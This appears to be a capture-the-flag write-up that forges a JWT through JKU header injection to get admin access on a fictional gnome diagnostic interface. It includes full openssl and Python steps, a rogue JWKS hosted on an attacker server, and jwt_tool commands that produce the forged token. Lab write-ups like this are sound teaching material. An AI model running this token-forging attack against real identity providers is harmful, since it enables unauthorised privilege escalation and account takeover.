Rogue Gnome Identity Provider
Overview⚓︎

Hike over to Paul in the park for a gnomey authentication puzzle adventure. What malicious firmware image are the gnomes downloading?

Paul
Hey, I’m Paul!
I’ve been at Counter Hack since 2024 and loving every minute of it.
I’m a pentester who digs into web, API, and mobile apps, and I’m also a fan of Linux.
When I’m not hacking away, you can catch me enjoying board games, hiking, or paddle boarding!
Paul
As a pentester, I proper love a good privilege escalation challenge, and that's exactly what we've got here.
I've got access to a Gnome's Diagnostic Interface at gnome-48371.atnascorp with the creds gnome:SittingOnAShelf, but it's just a low-privilege account.
The gnomes are getting some dodgy updates, and I need admin access to see what's actually going on.
Ready to help me find a way to bump up our access level, yeah?
Hints⚓︎
Rogue Gnome IDP (1)
It looks like the JWT uses JWKS. Maybe a JWKS spoofing attack would work.
Rogue Gnome IDP (2)
Ticarpi and Portswigger have some great information on analyzing JWT's and performing JWT attacks.
Rogue Gnome IDP (3)
If you need to host any files for the attack, the server is running a webserver available locally here . The files for the site are stored in ~/www.
Solution⚓︎
Paul's Treasure Map of Auth Flows⚓︎
Paul left us some helpful notes. Let's see what we're working with:
cat notes
Paul's Helpful Notes!
# Sites

## Captured Gnome:
curl http://gnome-48371.atnascorp/

## ATNAS Identity Provider (IdP):
curl http://idp.atnascorp/

## My CyberChef website:
curl http://paulweb.neighborhood/
### My CyberChef site html files:
~/www/


# Credentials

## Gnome credentials (found on a post-it):
Gnome:SittingOnAShelf


# Curl Commands Used in Analysis of Gnome:

## Gnome Diagnostic Interface authentication required page:
curl http://gnome-48371.atnascorp

## Request IDP Login Page
curl http://idp.atnascorp/?return_uri=http%3A%2F%2Fgnome-48371.atnascorp%2Fauth

## Authenticate to IDP
curl -X POST --data-binary $'username=gnome&password=SittingOnAShelf&return_uri=http%3A%2F%2Fgnome-48371.atnascorp%2Fauth' http://idp.atnascorp/login

## Pass Auth Token to Gnome
curl -v http://gnome-48371.atnascorp/auth?token=<insert-JWT>

## Access Gnome Diagnostic Interface
curl -H 'Cookie: session=<insert-session>' http://gnome-48371.atnascorp/diagnostic-interface

## Analyze the JWT
jwt_tool.py <insert-JWT>
Paul documented the entire authentication flow and gave us compromised credentials (gnome:SittingOnAShelf) that were left on a post-it note! Someone actually wrote down their password and stuck it where anyone could find it. Time to put these credentials to work! 🎅
Walking Through the Gnome's Front Door⚓︎
Let's trace through the normal authentication process to understand how it works.
curl http://gnome-48371.atnascorp

The gnome requires authentication and redirects to the IDP. Let's authenticate with the compromised credentials:
curl -X POST --data-binary $'username=gnome&password=SittingOnAShelf&return_uri=http%3A%2F%2Fgnome-48371.atnascorp%2Fauth' http://idp.atnascorp/login

Got our JWT! The IDP returns a redirect with the token. Now we pass this to the gnome's auth endpoint:
curl -v http://gnome-48371.atnascorp/auth?token=eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NTc2MjQ1NywiZXhwIjoxNzY1NzY5NjU3LCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6ZmFsc2V9.nlHoMDoJr57MJc7C7dt1yFadcVRhTy1QGBrJdsz7QE_Dq-yS-iZ1cvMtV4jDQO4sCPkQzEgyXQthQGNs61YcE24Ndp7kO_CCGDeEvzOdvklp7Dcaw0bYK8BE67x4aGCswUPExaRIRlY7jTe_xYWY0T3Eu5ySxXUXdcO3KP0Ft_PwrUAWhscNQFjZIUsZVVaKwpAmasuKzlLe8ODOzQIko6IMtnE1Gwre7yizktKqP6tScOhY3sTVmqCbSgmzjFog-XQKeGjJZMKri6Yy6_rvXmp8ok0yDxtLgwS9FnDoloeiERhXxDBqXTChwBhAH8FLk-wiBu9D9n1f8OzAtge7Jg

We receive a session cookie. Let's try accessing the diagnostic interface:
curl -H 'Cookie: session=eyJhZG1pbiI6ZmFsc2UsInVzZXJuYW1lIjoiZ25vbWUifQ.aT9lxA.Ad9ykV1vrtF8NoMKOrJvGMNun8g' http://gnome-48371.atnascorp/diagnostic-interface

"Diagnostic access is only available to admins." Classic! We authenticated successfully but don't have the privileges we need. Our session proves we're a valid user, but the admin flag in our token is set to false. Time to fix that!
Dissecting the Token⚓︎
Paul's terminal has jwt_tool.py installed. Let's decode the token:
jwt_tool.py eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NTc2MjQ1NywiZXhwIjoxNzY1NzY5NjU3LCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6ZmFsc2V9.nlHoMDoJr57MJc7C7dt1yFadcVRhTy1QGBrJdsz7QE_Dq-yS-iZ1cvMtV4jDQO4sCPkQzEgyXQthQGNs61YcE24Ndp7kO_CCGDeEvzOdvklp7Dcaw0bYK8BE67x4aGCswUPExaRIRlY7jTe_xYWY0T3Eu5ySxXUXdcO3KP0Ft_PwrUAWhscNQFjZIUsZVVaKwpAmasuKzlLe8ODOzQIko6IMtnE1Gwre7yizktKqP6tScOhY3sTVmqCbSgmzjFog-XQKeGjJZMKri6Yy6_rvXmp8ok0yDxtLgwS9FnDoloeiERhXxDBqXTChwBhAH8FLk-wiBu9D9n1f8OzAtge7Jg

Key observations:
-
Algorithm:
RS256(RSA signature) -
Header includes
jku: http://idp.atnascorp/.well-known/jwks.json -
Payload has
admin: false
The jku (JWK Set URL) header tells the application where to fetch the public key for signature verification. The application trusts whatever URL is specified here to provide the legitimate public keys. If we can control that URL, we control the verification process. 🎄
The JKU Injection Attack⚓︎
Here's the vulnerability: the application trusts whatever URL we put in the jku header to provide the verification keys. There's no validation that the URL points to the legitimate identity provider. This is a well-documented attack vector covered in PortSwigger's JWT security research and explicitly mentioned in RFC 7515 (the JWS specification), which notes that implementations should validate the jku parameter to prevent exactly this type of attack.
If we can make the application fetch a public key from our server instead of the legitimate IDP, we can:
-
Generate our own RSA key pair
-
Create a malicious
JWTwith admin: true -
Host our public key on Paul's web server
-
Point the
jkuheader to our server -
Sign the
JWTwith our private key -
Watch the application happily verify our forged signature using our own public key
Let's check what the real JWKS looks like:
curl http://idp.atnascorp/.well-known/jwks.json

Standard JWKS format with an RSA public key. Now we create our own!
Forging Our Own Keys to the Kingdom⚓︎
First, generate an RSA private key:
openssl genrsa -out paul-private.pem 2048
Extract the public key:
openssl rsa -in paul-private.pem -pubout -out paul-public.pem
Now convert the public key to JWKS format using Python. We need to extract the RSA public key's modulus (n) and exponent (e) values and encode them in base64url format, which is what the JWKS standard requires:
Converting to JWKS Format
    python3 << 'EOF'
    import json
    from cryptography.hazmat.primitives import serialization
    from cryptography.hazmat.backends import default_backend
    import base64

    with open('paul-public.pem', 'rb') as f:
        pub_key = serialization.load_pem_public_key(f.read(), backend=default_backend())

    public_numbers = pub_key.public_numbers()

    def int_to_base64url(n):
        b = n.to_bytes((n.bit_length() + 7) // 8, byteorder='big')
        return base64.urlsafe_b64encode(b).decode('utf-8').rstrip('=')

    jwks = {
        "keys": [{
            "kty": "RSA",
            "kid": "paul-key-2025",
            "use": "sig",
            "n": int_to_base64url(public_numbers.n),
            "e": int_to_base64url(public_numbers.e)
        }]
    }

    print(json.dumps(jwks, indent=2))
    EOF

Perfect! Now let's host this on Paul's web server.
Setting Up Our Rogue North Pole⚓︎
Create the .well-known directory and save our JWKS:
mkdir -p ~/www/.well-known
JWKS
    cat > ~/www/.well-known/jwks.json << 'EOF'
    {
      "keys": [
        {
          "kty": "RSA",
          "kid": "paul-key-2025",
          "use": "sig",
          "n": "190JQitKR0C8KhqCBFkzNIgK4OLkiZH57ROwQw5fPL-J4UB8LCTQ...",
          "e": "AQAB"
        }
      ]
    }
    EOF
Verify it's accessible:
curl http://paulweb.neighborhood/.well-known/jwks.json
Excellent! Our rogue JWKS is live and ready to deceive. It's sitting there on Paul's server looking perfectly legitimate, just waiting for the gnome service to ask "hey, is this JWT signature valid?" and our server cheerfully responds "Oh absolutely! I verified it myself!" ❄️
Building Our Golden Ticket⚓︎

Now we use jwt_tool to create a malicious JWT that:
-
Points
jkuto our server -
Uses our
kidvalue -
Sets
admin: true -
Is signed with our private key
jwt_tool.py eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NTc2MjQ1NywiZXhwIjoxNzY1NzY5NjU3LCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6ZmFsc2V9.nlHoMDoJr57MJc7C7dt1yFadcVRhTy1QGBrJdsz7QE_Dq-yS-iZ1cvMtV4jDQO4sCPkQzEgyXQthQGNs61YcE24Ndp7kO_CCGDeEvzOdvklp7Dcaw0bYK8BE67x4aGCswUPExaRIRlY7jTe_xYWY0T3Eu5ySxXUXdcO3KP0Ft_PwrUAWhscNQFjZIUsZVVaKwpAmasuKzlLe8ODOzQIko6IMtnE1Gwre7yizktKqP6tScOhY3sTVmqCbSgmzjFog-XQKeGjJZMKri6Yy6_rvXmp8ok0yDxtLgwS9FnDoloeiERhXxDBqXTChwBhAH8FLk-wiBu9D9n1f8OzAtge7Jg -X s -ju http://paulweb.neighborhood/.well-known/jwks.json -hc kid -hv paul-key-2025 -I -pc admin -pv true -S rs256 -pr paul-private.pem
Let's verify our exploit JWT has the correct values:
jwt_tool.py eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9wYXVsd2ViLm5laWdoYm9yaG9vZC8ud2VsbC1rbm93bi9qd2tzLmpzb24iLCJraWQiOiJwYXVsLWtleS0yMDI1IiwidHlwIjoiSldUIn0.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NTc2MjQ1NywiZXhwIjoxNzY1NzY5NjU3LCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6dHJ1ZX0.FdgmkvAHwCmluXNiHmcq2Lu51nt86yFN...

Perfect! All values are correct:
-
jku: Points to our server -
kid: Matches ourJWKS -
admin: Set totrue
Sleighing the Admin Login⚓︎
Time to authenticate with our malicious JWT:
curl -v http://gnome-48371.atnascorp/auth?token=eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9wYXVsd2ViLm5laWdoYm9yaG9vZC8ud2VsbC1rbm93bi9qd2tzLmpzb24iLCJraWQiOiJwYXVsLWtleS0yMDI1IiwidHlwIjoiSldUIn0.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NTc2MjQ1NywiZXhwIjoxNzY1NzY5NjU3LCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6dHJ1ZX0.FdgmkvAHwCmluXNiHmcq2Lu51nt86yFN3YlZ0YzzMDJ-BmFVlMWUkROqz56GCDIqB7bNKXr-dS5JM7Dp5iVfQ4TT8LQst1AmyUjibBacStDeOrgBrZTnfsAX9lN8uHTnmafosr9tTm-Kesux4XEQdxyVfHZ8oNLkKbsLHuvFXmpc66-mNvYD3RqeYI_ZTYOz9CZG7qZfGwbtbOKQI-ZQ4zAkKBelx74z4rdZaYpfYoK7TSBpRC0kXNyN1GHpH8vqmYWOT10tbsmaWo3CPm4tb_avU94B1CdorMQ4qPYVikS2bBtSwtEIhth0I6y_e9SeM9MgRcOZCVZRsriYLwpZpg

Got it! The session cookie now contains admin:true. The application just:
-
Received our
JWT -
Saw the
jkuheader pointing to our server -
Fetched our malicious
JWKSfrom Paul's server -
Used our public key to verify the signature we created with our private key
-
Decided everything checks out and granted us admin privileges
We wrote ourselves a credential, then verified our own credential was legitimate. The application had no way to know our JWKS wasn't from the real identity provider. 🎁
Now let's access the diagnostic interface:
curl -H 'Cookie: session=eyJhZG1pbiI6dHJ1ZSwidXNlcm5hbWUiOiJnbm9tZSJ9.aT9oYg.dnR0emOmiNP-gu3Tx-w-rdHo9cA' http://gnome-48371.atnascorp/diagnostic-interface

Victory! We're in as admin! The diagnostic interface reveals the gnome's naughty list!
The Naughty File
refrigeration-botnet.bin
A refrigeration botnet?! The gnomes aren't just stealing cookies, they're turning every smart fridge in the neighborhood into their own personal ice army! We successfully exploited the JKU injection vulnerability to uncover their frosty conspiracy. By hosting our own JWKS and crafting a forged JWT, we went from regular gnome user to admin access faster than you can say "Ho ho... wait, that's suspicious!" 🎅❄️